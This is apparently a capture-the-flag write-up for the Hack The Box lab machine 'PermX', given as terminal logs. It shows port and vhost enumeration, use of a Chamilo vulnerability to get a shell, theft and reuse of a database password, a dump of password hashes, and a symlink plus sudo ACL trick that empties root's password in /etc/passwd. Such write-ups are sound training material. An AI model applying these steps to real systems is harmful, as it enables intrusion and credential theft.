
Information Gathering

1) Found Open Ports


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ tcpscan 10.129.95.12
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-07 08:50 IST
Nmap scan report for 10.129.95.12
Host is up (2.8s latency).
Not shown: 32962 filtered tcp ports (no-response), 32571 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 e2:5c:5d:8c:47:3e:d8:72:f7:b4:80:03:49:86:6d:ef (ECDSA)
|_  256 1f:41:02:8e:6b:17:18:9c:a0:ac:54:23:e9:71:30:17 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://permx.htb
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 197.95 seconds
```

2) Checked the website



INSTRUCTORS

Expert Instructors




3) Checked for more pages

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u 'http://permx.htb/FUZZ' -ic -t 100

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://permx.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 36182, Words: 12829, Lines: 587, Duration: 390ms]
img                     [Status: 301, Size: 304, Words: 20, Lines: 10, Duration: 4276ms]
css                     [Status: 301, Size: 304, Words: 20, Lines: 10, Duration: 270ms]
lib                     [Status: 301, Size: 304, Words: 20, Lines: 10, Duration: 303ms]
js                      [Status: 301, Size: 303, Words: 20, Lines: 10, Duration: 345ms]
                        [Status: 200, Size: 36182, Words: 12829, Lines: 587, Duration: 304ms]
server-status           [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 200ms]
```

4) Found a vhost


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u 'http://permx.htb' -H "Host: FUZZ.permx.htb" -ic -t 100 -fw 18

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://permx.htb
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.permx.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 18
________________________________________________

www                     [Status: 200, Size: 36182, Words: 12829, Lines: 587, Duration: 291ms]
lms                     [Status: 200, Size: 19347, Words: 4910, Lines: 353, Duration: 1542ms]
```


5) Checked the vhost



Vulnerability Assessment


1) Found a working vulnerability on chamilio
https://starlabs.sg/advisories/23/23-4220/





Exploitation

1) Got revshell



2) Found database password

```
www-data@permx:/var/www/chamilo/app/config$ cat configuration.php | grep -v '//'
<?php
/* For licensing terms, see /license.txt */
/**
 * This file contains a list of variables that can be modified by the campus site's server administrator
 * Pay attention when changing these variables, some changes may cause Chamilo to stop working.
 * If you changed some settings and want to restore them, please have a look at
 * configuration.dist.php. That file is an exact copy of the config file at install time.
 * Besides the $_configuration, a $_settings array also exists, that
 * contains variables that can be changed and will not break the platform.
 * These optional settings are defined in the database, now
 * (table settings_current).
 */

$_configuration['db_host'] = 'localhost';
$_configuration['db_port'] = '3306';
$_configuration['main_database'] = 'chamilo';
$_configuration['db_user'] = 'chamilo';
$_configuration['db_password'] = '03F6lY3uXAP2bkW8';
$_configuration['db_manager_enabled'] = false;
```

chamilo:03F6lY3uXAP2bkW8

3) Found password hashes on db

```
MariaDB [(none)]> select username, password from chamilo.users;
ERROR 1146 (42S02): Table 'chamilo.users' doesn't exist
MariaDB [(none)]> select username, password from chamilo.user;
+----------+--------------------------------------------------------------+
| username | password                                                     |
+----------+--------------------------------------------------------------+
| admin    | $2y$04$1Ddsofn9mOaa9cbPzk0m6euWcainR.ZT2ts96vRCKrN7CGCmmq4ra |
| anon     | $2y$04$wyjp2UVTeiD/jF4OdoYDquf4e7OWi6a3sohKRDe80IHAyihX0ujdS |
+----------+--------------------------------------------------------------+
2 rows in set (0.000 sec)

MariaDB [(none)]> exit
Bye
www-data@permx:/var/www/chamilo/app/config$ mysql -u'chamilo' -p
```

4) The db password works for user mtz

```
www-data@permx:/var/www/chamilo/app/config$ su mtz
Password:
mtz@permx:/var/www/chamilo/app/config$
```

mtz:03F6lY3uXAP2bkW8

Privilege Escalation

1) Found a sudo permission

```
mtz@permx:~$ sudo -l
Matching Defaults entries for mtz on permx:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User mtz may run the following commands on permx:
    (ALL : ALL) NOPASSWD: /opt/acl.sh
mtz@permx:~$ cat /opt/acl.sh
#!/bin/bash

if [ "$#" -ne 3 ]; then
    /usr/bin/echo "Usage: $0 user perm file"
    exit 1
fi

user="$1"
perm="$2"
target="$3"

if [[ "$target" != /home/mtz/* || "$target" == *..* ]]; then
    /usr/bin/echo "Access denied."
    exit 1
fi

# Check if the path is a file
if [ ! -f "$target" ]; then
    /usr/bin/echo "Target must be a file."
    exit 1
fi

/usr/bin/sudo /usr/bin/setfacl -m u:"$user":"$perm" "$target"
mtz@permx:~$
```

2) Used it with a symbollic link to remove passwd

```
mtz@permx:~$ ln -s /etc/passwd passwd
mtz@permx:~$ sudo /opt/acl.sh mtz rwx '/home/mtz/passwd'
mtz@permx:~$ vim passwd
mtz@permx:~$ cat /etc/passwd
root::0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
mtz:x:1000:1000:mtz:/home/mtz:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:114:120:MySQL Server,,,:/nonexistent:/bin/false
mtz@permx:~$
```

```
mtz@permx:~$ su
root@permx:/home/mtz# cat /root/root.txt
3936974a1aa3a3bb9c8573e6f6c789ba
root@permx:/home/mtz#
```